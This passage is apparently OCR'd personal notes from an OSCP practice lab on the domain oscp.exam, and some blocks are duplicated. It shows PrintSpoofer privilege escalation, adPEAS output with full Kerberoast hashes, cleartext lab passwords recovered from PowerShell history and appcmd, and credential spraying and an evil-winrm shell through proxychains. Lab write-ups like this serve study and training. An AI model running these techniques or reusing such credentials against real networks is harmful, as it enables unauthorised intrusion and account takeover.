 bd 8c d9 26 48 cf 33 72 b4 89 2a 67 30 b5 1f 41 6d 24 c4 66 45 ec a1 4b 97
 7a 4d c6
  bf d2 3c 32 84 fe 80 76 38 26 e7 a3 2e 83 59 39 e6 ff 6a 33 31 5b 24 4e
 42 90 a5 16 3b fb cd 6c 86 9c 3d 32 0d 0f 78 27 64 cb 53 55 da bd 9f 38 9f
 5b 58 ef
 92 b6 b8 09 0e 9a 7c 45 eb df 5e c4 44 15 f5 07 65 b2 eb 62 67 d7 e2 6d 9a
 6f c1 75 bc 2d 06 46 db d3 5d c4 0d 6a
         ssp :
         credman :
         cloudap :
```

Use Printspoofer64.exe to gain nt authority system privilege in order to run adpeas.

```
administrator@MS01 C:\Users\Administrator\Desktop>PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd C:\users\

C:\Users>cd Administrator

C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is 3C99-887F
```

AdPEAS output:

```
PS C:\Users\Administrator\Desktop> Import-Module .\adPEAS.ps1
PS C:\Users\Administrator\Desktop> Invoke-adPEAS


               _ _____  ______           _____
              | |  __ \|  ____|   /\    / ____|
      ____  __| | |__) | |__     /  \  | (___
     / _  |/ _  |  ___/|  __|   / /\ \  \___ \
    | (_| | (_| | |    | |____ / ____ \ ____) |
     \__,_|\__,_|_|    |______/_/    \_\_____/
                                        Version 0.8.7

    Active Directory Enumeration
    by @61106960

    Legend
        [?] Searching for juicy information
        [!] Found a vulnerability which may can be exploited in some way
        [+] Found some interesting information for further investigation
        [*] Some kind of note
        [#] Reserved


[?] +++++ Searching for Juicy Active Directory Information +++++

[?] +++++ Checking General Domain Information +++++
[+] Found general Active Directory domain information for domain
'oscp.exam':
Domain Name:                            oscp.exam
Domain SID:                             S-1-5-21-2610934713-1581164095-
2706428072
Domain Functional Level:                Windows 2016
Forest Name:                            oscp.exam
Forest Children:                        No Subdomain[s] available
Domain Controller:                      DC01.oscp.exam

[?] +++++ Checking Domain Policies +++++
[+] Found password policy of domain 'oscp.exam':
Minimum Password Age:                   1 days
Maximum Password Age:                   42 days
[+] Minimum Password Length:            7 character
Password Complexity:                    Enabled
[!] Lockout Account:                    Disabled
Reversible Encryption:                  Disabled
```

```
[+] Found Kerberos policy of domain 'oscp.exam':
Maximum Age of TGT:                     10 hours
Maximum Age of TGS:                     600 minutes
Maximum Clock Time Difference:          5 minutes
Krbtgt Password Last Set:               03/25/2022 07:43:58

[?] +++++ Checking Juicy Permissions +++++

[?] +++++ Checking Add-Computer Permissions +++++
[+] Filtering found identities that can add a computer object to domain
'oscp.exam':
[!] Every member of group 'Authenticated Users' can add a computer to
domain 'oscp.exam'

distinguishedName:                      CN=S-1-5-
11,CN=ForeignSecurityPrincipals,DC=oscp,DC=exam
objectSid:                              S-1-5-11
memberOf:                               CN=Pre-Windows 2000 Compatible
Access,CN=Builtin,DC=oscp,DC=exam

CN=Users,CN=Builtin,DC=oscp,DC=exam



[?] +++++ Checking DCSync Permissions +++++
[+] Filtering found identities that can perform DCSync in domain
'oscp.exam':
[+] The identity 'tom_admin' is a non-default account and can DCSync a
domain controller
sAMAccountName:                         tom_admin
userPrincipalName:                      tom_admin@oscp.exam
distinguishedName:                      CN=Tom
Admin,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-1108
memberOf:                               CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
pwdLastSet:                             04/01/2022 10:30:56
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group
```

```
[?] +++++ Checking LAPS Permissions +++++

[?] +++++ Checking Domain Controller, Sites and Subnets +++++
[+] Found domain controller of domain 'oscp.exam':
DC Host Name:                           DC01.oscp.exam
DC Roles:
SchemaRole,NamingRole,PdcRole,RidRole,InfrastructureRole
DC IP Address:                          10.10.98.152
Site Name:                              Default-First-Site-Name


[?] +++++ Checking Forest and Domain Trusts +++++

[?] +++++ Searching for Active Directory Certificate Services Information
+++++
WARNING: [Get-adPEASCA] Error retrieving ADCS information: Exception
calling "FindAll" with "0" argument(s): "There is no such
object on the server.
"

[?] +++++ Searching for Vulnerable Certificate Templates +++++

[?] +++++ Searching for Credentials Exposure +++++

[?] +++++ Searching for ASREProastable User +++++

[?] +++++ Searching for Kerberoastable User +++++
[!] Found Kerberoastable User 'sql_svc':
sAMAccountName:                         sql_svc
userPrincipalName:                      sql_svc@oscp.exam
distinguishedName:
CN=sql_svc,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-2601
pwdLastSet:                             12/05/2022 02:30:05
lastLogonTimestamp:                     11/10/2022 03:15:51
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD

Hashcat usage: hashcat -m 13100
$krb5tgs$23$*sql_svc$oscp.exam$MSSQL/MS02.oscp.exam*$8B2E82C25CF5A63B9B220
DEC57B6EE30$C7F844AEA157C04F3C24F2289FAFBA8605808A6290C1DA
4B38BCBFFDF8093C87F301507811D9B149528BC8EE7B2EEBB0411303DAE3E803A91A3A105D
```

```
1C42EC4319EF205207DDB0266847982F4A79783463D3CD235FB4AD1022
BFC58B26F6550418ADA0397DB0556A0505A4A6761E94BCE2ADDF2CABEF3E4CD52C884A0D9E
406502CFA6316977F3F77A1537F917CD5C8322AD89D3E1A4E33BE263B2
E9BCE078419BDE5F1034DC4ED6DFDF5CA89AABC573D614C1CB5E845BECE62E32587A5D3AC3
B65A7B75B0536A16361ADDEF40E18460AD33AF5CE543582B29581E207B
0C4BCE9619D34EF4BE8DC1BFED35FC197606E210007B0D39F07320B5436715F3A57182CB18
075917426E5EDDC62B6E23D596EC64F06E0C3B7479569A7DEE8F321749
2E5F56E3571B7C238D4FFDCFD3A2041654CDF18D9B7AE25B6EA39AE4935E7C0D2B43F76BC1
5344C3AD0D03D7E944CF990A86A2ED9448DFA48DB5D2EF622B3716FD1E
28CFC2D5AC23D63ECBCE90EAF3A6AAE593CE43296A03D209A70B95DDBED48D5B6D67933F00
53980F6A4329E0068F1AC1F038D0B255EE0C71FD33DFBDDB62387300B0
866D6D474824046992DD78AFBA8E87B3585C0DD767F27C1C672FEFC0391EA0AD4DE90AF37B
40650DAF6BBD8CE9EF62374479FE2009A1450CC5F1CA80A8D1CB9ABA08
1D2F70A421DF0A87A9D8A9B8B1D66FEEC94729D060F1E87E246E7A76E628D41E65F3406387
D3A17E1F512992D65B3AE0D903B5F6D452F2E69367F77DD6BB8F8B4FD5
DB59C18A2F3BDAD6C9AB772421E6AF54E1447620C058505AAC2CA3396A8A97639815466C39
537F3EC4ECBE05DFA94ED1BE01AFCA0CCEDDBE5C09F947F4F05E6EF4CF
BDA54213ED5BBD2A4B22C66D5E9F425CE58ED850E4AB2704262BD13114E2F0C615BFDA6F3F
EFDE4ED3291AF79DFBE9F66F10CD21FC0346113ACE1BEB411A60CF770F
368B07B9F102CB1350C63F379774F6AF4FF7FA334D8B71FC8C02C3566706E982C43BBC76DA
BFD36361514B05874CB2E6161685DE19EAF39B8CC813D757A42552F65E
64DEBF00FA25136A9E4DBB813D8CC1A7D9A823A761B2BBED2B21F801A6931501471F96CF90
866804482DEE8CA34A3DCAD76E0D2D5EF3FBFC3CCDD55F07D9F60AA255
6EE2CD0981FFE0C207F674307C879599BAFA8D229EF1BA93E7BE2EC6A657CAA3464140A146
5EF9B517A2625A98329EFA631261C0AC5CA824826BB76C561A9A05B789
FDFB0A113723D743952CC5A1A7C75B31D3DD92D5DCC60BF85B3F725BAFA4C9AA46E6392D38
5ECF39B14462F2434FB97CA9A99725977F9E050FD6307A62EDCD5A2283
62B767476FF187026D291BD2FF115676CFAA3791D612BADE7ED9600A55C3C2D016A218C040
3960888F091E382D6DF606E207E4D6AD42914EE3F4457F94C5A99D6D47
636957F5CF11B89AF6A6923CA6B272E535DA2B18F68B1F785900840BEB007AD19D2BFBAE01
FBCB00E4B485F6BB1A1D1C2BAE0EF84136AD74D3AB1B44512465768137
E488
[!] Found Kerberoastable User 'web_svc':
sAMAccountName:                         web_svc
userPrincipalName:                      web_svc@oscp.exam
distinguishedName:
CN=web_svc,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-2606
pwdLastSet:                             11/10/2022 23:11:19
lastLogonTimestamp:                     11/10/2022 23:11:37
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
```

```
Hashcat usage: hashcat -m 13100
$krb5tgs$23$*web_svc$oscp.exam$HTTP/MS01.oscp.exam*$86F479E625410A96448013
FC5788D79B$FE50B6EEEDC9054886EAB125A90684F66D8120A5A7D4BCE
A375A994BB9B4E485AE51F12576642F334E6D6F82CD56E3B4E4990F1210EE9F86078B9EEF9
F1703B9433FAFBF04635FFF51AA57B118D693CCB90E8263D2E026FEAF3
34108A8D157C5A9A8EB1BB4E3E1440E3628957A373FB566280CCD200BEC072669C35F0E637
69ABB29FF76DE44EA2B8C576F308665CCE00B790AD306FA917422EA4A4
9E3A861C9DD1B974868E5B75CA376F28B34C71B19208AE3D3E624428AA1B14B4F806C6BEFB
52623C46F28E31B2F7222BA07F44EDFCA1675E63DAC66FB3503086C62D
DE5CE23DCDAF809EA38B558C715C6EC871C966993490EA80F3FEDB39946761C84E99044D9F
08A91D0179A35A89380771E4FE83D6144E5B40BCC103F1641743814E77
8927E4161C1B209958538C7059E2C543F04A89C531478F5FFA99288ECE3C1AAB4B8B03FF9C
6725D760F2AEF831F96F34EA08E7D7FB4743D3655300D41D1DAFF36B9C
B0152101DFCE545A904185E8153EDE53CA31DEE40B0EABCDDDFB8EE430987051A47C077E86
C3DC60000D47438B3CE3661FA542E0F480F731AF380A9A7F69AF168E07
1F65B19D804A3F1A954729EC241B499F63DDF574816B9FDD818866EB0DC1CE756B2EB3EF41
7B145DFA0D87549FC564A4DD54053A3D896C5BBF97AC9F265CEEDED3E7
0C9DFDE6962CF994FE7D4B82111549D850CB602308755B98FCE14BB8C6578F92FB8EEC218A
ABAFACF908D108D537BE9A28E2D9E47AFF4865DD9844640827DEE01ED5
6ABD98671501938E161B4CC0E392774C62219FF4948B451D333EB4CE2E692E3BA6EF6BA9EC
956DF82AD0CA0ECB81CFBD0203A3AF44DB9EFA8301497716611BC2DF45
4E1F1C069E8F1FC5342FF724AFFC3A34BD49163D3A6EBFC6C6F030171F6BD8F0A73A8F7C7B
71E97F0D34BA26D4789566061DE0F2310C2B742CF0A434EE12F8939101
E130A25727FC10F080D572622860B67886C6C30F883A3A1B858F7C2FFDE9C52DAABCFC1390
354DCB8F81BA4068B0DDA8C65A74168F4DEF20F368358A0C441378D618
28EA95C4578170AD2C856E0C97B7D564B38AA1F3A2F7C6894D1A123455335F7A9B7B1F3C8E
258565BD4081962A5EA77D116320445D533BBCC2BF8DD2D561E5BC093B
6AFF7BC39CBAEAED66360A7AA1786F575C908D3D537CB19DAB7C1F07E65FD58BA1427A30F5
3FF6AF3F5065EF224714CC4F83B8DD24A5D0461F997AE5306A9DAFC661
CB79E1F681BD094B6E7C5CA0CE95F0C1E9BF61C8BBCBC30E12375A96C84CEAE82AE8108A38
F2929A1AF1A0E55087B8DA8D970022DF1D6FD0CA5B4BA67C754E9EEEE4
D3F6B8EB95366A9D4D286A4098B7A56413BABCBD9E7077FF890738F4481E73660C18E7790F
346144EFD54768186EB3850AE4FBCADE64E724C0F9DF28F6270638C184
195D8EF8A19EF4067A88B17CDDE38307511C35FA9BF07642928CB474A68DFDB6064AE78DBD
FA66AE6F5ADD9C9A01987734C17AC299E6056EE6F2583D65B793D7281A
953

[?] +++++ Searching for User with 'Linux/Unix Password' attribute +++++

[?] +++++ Searching for Computer with enabled and readable LAPS attribute
+++++
```

```
[?] +++++ Searching for Group Managed Service Account (gMSA) +++++

[?] +++++ Searching for Credentials in SYSVOL Group Policy Files +++++

[?] +++++ Searching for Sensitive Information in NETLOGON Share +++++

[?] +++++ Searching for Delegation Issues +++++

[?] +++++ Searching for Computer with Unconstrained Delegation Rights
+++++

[?] +++++ Searching for Computer with Constrained Delegation Rights +++++

[?] +++++ Searching for Computer with Resource-Based Constrained
Delegation Rights +++++

[?] +++++ Searching for User with Constrained Delegation Rights +++++

[?] +++++ Searching for User with Resource-Based Constrained Delegation
Rights +++++

[?] +++++ Starting Account Enumeration +++++

[?] +++++ Searching for Azure AD Connect +++++

[?] +++++ Searching for Users in High Privileged Groups +++++
[+] Found members in group 'BUILTIN\Administrators':
GroupName:                              Enterprise Admins
distinguishedName:                      CN=Enterprise
Admins,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-519
[+] description:                        Designated administrators of the
enterprise

GroupName:                              Domain Admins
distinguishedName:                      CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-512
[+] description:                        Designated administrators of the
domain
```

```
sAMAccountName:                         tom_admin
userPrincipalName:                      tom_admin@oscp.exam
distinguishedName:                      CN=Tom
Admin,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-1108
memberOf:                               CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
pwdLastSet:                             04/01/2022 10:30:56
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group

sAMAccountName:                         Administrator
distinguishedName:
CN=Administrator,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-500
memberOf:                               CN=Group Policy Creator
Owners,CN=Users,DC=oscp,DC=exam
                                        CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Enterprise
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Schema
Admins,CN=Users,DC=oscp,DC=exam

CN=Administrators,CN=Builtin,DC=oscp,DC=exam
[+] description:                        Built-in account for administering
the computer/domain
pwdLastSet:                             03/25/2022 06:13:34
lastLogonTimestamp:                     04/06/2023 13:21:03
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group

[+] Found members in group 'OSCP\Domain Admins':
sAMAccountName:                         tom_admin
userPrincipalName:                      tom_admin@oscp.exam
distinguishedName:                      CN=Tom
Admin,CN=Users,DC=oscp,DC=exam
```

```
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-1108
memberOf:                               CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
pwdLastSet:                             04/01/2022 10:30:56
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group

sAMAccountName:                         Administrator
distinguishedName:
CN=Administrator,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-500
memberOf:                               CN=Group Policy Creator
Owners,CN=Users,DC=oscp,DC=exam
                                        CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Enterprise
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Schema
Admins,CN=Users,DC=oscp,DC=exam

CN=Administrators,CN=Builtin,DC=oscp,DC=exam
[+] description:                        Built-in account for administering
the computer/domain
pwdLastSet:                             03/25/2022 06:13:34
lastLogonTimestamp:                     04/06/2023 13:21:03
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group

[+] Found members in group 'OSCP\Enterprise Admins':
sAMAccountName:                         Administrator
distinguishedName:
CN=Administrator,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-500
memberOf:                               CN=Group Policy Creator
Owners,CN=Users,DC=oscp,DC=exam
                                        CN=Domain
```

```
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Enterprise
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Schema
Admins,CN=Users,DC=oscp,DC=exam

CN=Administrators,CN=Builtin,DC=oscp,DC=exam
[+] description:                        Built-in account for administering
the computer/domain
pwdLastSet:                             03/25/2022 06:13:34
lastLogonTimestamp:                     04/06/2023 13:21:03
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group

[+] Found members in group 'OSCP\Group Policy Creator Owners':
sAMAccountName:                         Administrator
distinguishedName:
CN=Administrator,CN=Users,DC=oscp,DC=exam
objectSid:                              S-1-5-21-2610934713-1581164095-
2706428072-500
memberOf:                               CN=Group Policy Creator
Owners,CN=Users,DC=oscp,DC=exam
                                        CN=Domain
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Enterprise
Admins,CN=Users,DC=oscp,DC=exam
                                        CN=Schema
Admins,CN=Users,DC=oscp,DC=exam

CN=Administrators,CN=Builtin,DC=oscp,DC=exam
[+] description:                        Built-in account for administering
the computer/domain
pwdLastSet:                             03/25/2022 06:13:34
lastLogonTimestamp:                     04/06/2023 13:21:03
userAccountControl:                     NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
[+] admincount:                         This identity is or was member of
a high privileged admin group


[?] +++++ Searching for High Privileged Users with a password older 5
```

```
years +++++

[?] +++++ Searching for High Privileged User which may not require a
Password +++++

[?] +++++ Starting Computer Enumeration +++++

[?] +++++ Searching for ADCS Servers +++++

[?] +++++ Searching for Outdated Operating Systems +++++

[?] +++++ Searching for Detailed Active Directory Information with
BloodHound +++++
2023-04-06T13:32:50.8548121-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-04-06T13:32:50.9798201-07:00|INFORMATION|Resolved Collection Methods:
Group, GPOLocalGroup, Trusts, ACL, Container, ObjectProps2023-04-
06T13:32:50.99544
04-07:00|INFORMATION|Initializing SharpHound at 1:32 PM on 4/6/2023
2023-04-06T13:32:51.0891866-07:00|INFORMATION|Flags: Group, GPOLocalGroup,
Trusts, ACL, Container, ObjectProps
2023-04-06T13:32:51.3079349-07:00|INFORMATION|Beginning LDAP search for
oscp.exam
2023-04-06T13:32:51.3548096-07:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-04-06T13:32:51.3704303-07:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-04-06T13:33:21.5734589-07:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 151 MB RAM
2023-04-06T13:33:32.0390821-07:00|INFORMATION|Consumers finished, closing
output channel
2023-04-06T13:33:32.0703347-07:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-04-06T13:33:32.2265925-07:00|INFORMATION|Status: 130 objects finished
(+130 3.25)/s -- Using 157 MB RAM
2023-04-06T13:33:32.2265925-07:00|INFORMATION|Enumeration finished in
00:00:40.9291542
2023-04-06T13:33:32.2890852-07:00|INFORMATION|Saving cache with stats: 88
ID to type mappings.
 88 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
```

```
 0 global catalog mappings.
2023-04-06T13:33:32.3047050-07:00|INFORMATION|SharpHound Enumeration
Completed at 1:33 PM on 4/6/2023! Happy Graphing!
PS C:\Users\Administrator\Desktop>
```


Creds:

support:Freedom1
administrator:December31

Not able to crack the NTLMv2 (AdPEAS) hashes. -> exhausted

Found administrator history:

```
administrator@MS01 C:\Users\Administrator\Desktop>^C
C:\Users\Administrator\Desktop>type
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSRead
line\ConsoleHost_history.txt
C:\users\support\admintool.exe hghgib6vHT3bVWf cmd
C:\users\support\admintool.exe cmd
shutdown /r /t 7
```



Run winpeas as administrator

```
╔══════════╣ Looking AppCmd.exe
╚  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-
escalation#appcmd-exe
    AppCmd.exe was found in C:\Windows\system32\inetsrv\appcmd.exe


    user    : OSCP\web_svc
    pass    : Diamond1
    type    : Application Pool
    vdir    : NA
    apppool : pportal
```

```
Looking AppCmd.exe
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#appcmd-exe
AppCmd.exe was found in C:\Windows\system32\inetsrv\appcmd.exe


user     : OSCP\web_svc
pass     : Diamond1
type     : Application Pool
vdir     : NA
apppool : pportal
```

Tried found creds on SMB .154 (MS02)

``proxychains crackmapexec smb 10.10.98.154 -u web_svc -p 'Diamond1'

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.153]
└─$ proxychains crackmapexec smb 10.10.98.154 -u web_svc -p 'Diamond1'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:135  ...  OK
SMB         10.10.98.154    445    MS02            [*] Windows 10.0 Build 19041 x64 (name:MS02) (domain:oscp.exam) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:445  ...  OK
SMB         10.10.98.154    445    MS02            [+] oscp.exam\web_svc:Diamond1
```

It works also on mssql

```
└─$ proxychains crackmapexec mssql 10.10.98.154 -u web_svc -p 'Diamond1'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:1433  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:445  ...  OK
MSSQL       10.10.98.154    1433   MS02            [*] Windows 10.0 Build 19041 (name:MS02) (domain:oscp.exam)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.98.154:1433  ...  OK
MSSQL       10.10.98.154    1433   MS02            [+] oscp.exam\web_svc:Diamond1
```

Tried the admintool.exe found password on MS02

``proxychains crackmapexec winrm 10.10.86.154 -u usersg.txt -p 'hghgib6vHT3bVWf' --local-auth

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.153]
└─$ proxychains crackmapexec winrm 10.10.86.154 -u usersg.txt -p 'hghgib6vHT3bVWf' --local-auth
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5986 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:445  ...  OK
SMB         10.10.86.154    5985   MS02            [*] Windows 10.0 Build 19041 (name:MS02) (domain:MS02)
HTTP        10.10.86.154    5985   MS02            [*] http://10.10.86.154:5985/wsman
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
WINRM       10.10.86.154    5985   MS02            [+] MS02\Administrator:hghgib6vHT3bVWf (Pwn3d!)
```

``proxychains evil-winrm -u 'Administrator' -p 'hghgib6vHT3bVWf' -i 10.10.86.154

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.153]
└─$ proxychains evil-winrm -u 'Administrator' -p 'hghgib6vHT3bVWf' -i 10.10.86.154
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

2nd 10.10.xx.154 - MS02 - OK

``proxychains nmap -T5 -Pn 10.10.98.154 -p-

Open ports:

-p 139,445,135,

Tried the admintool.exe found password on MS02

``proxychains crackmapexec winrm 10.10.86.154 -u usersg.txt -p 'hghgib6vHT3bVWf' --local-auth

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.153]
└─$ proxychains crackmapexec winrm 10.10.86.154 -u usersg.txt -p 'hghgib6vHT3bVWf' --local-auth
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5986 <--socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:445  ...  OK
SMB         10.10.86.154    5985   MS02            [*] Windows 10.0 Build 19041 (name:MS02) (domain:MS02)
HTTP        10.10.86.154    5985   MS02            [*] http://10.10.86.154:5985/wsman
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
WINRM       10.10.86.154    5985   MS02            [+] MS02\Administrator:hghgib6vHT3bVWf (Pwn3d!)
```


``proxychains evil-winrm -u 'Administrator' -p 'hghgib6vHT3bVWf' -i 10.10.86.154

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.153]
└─$ proxychains evil-winrm -u 'Administrator' -p 'hghgib6vHT3bVWf' -i 10.10.86.154
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.86.154:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

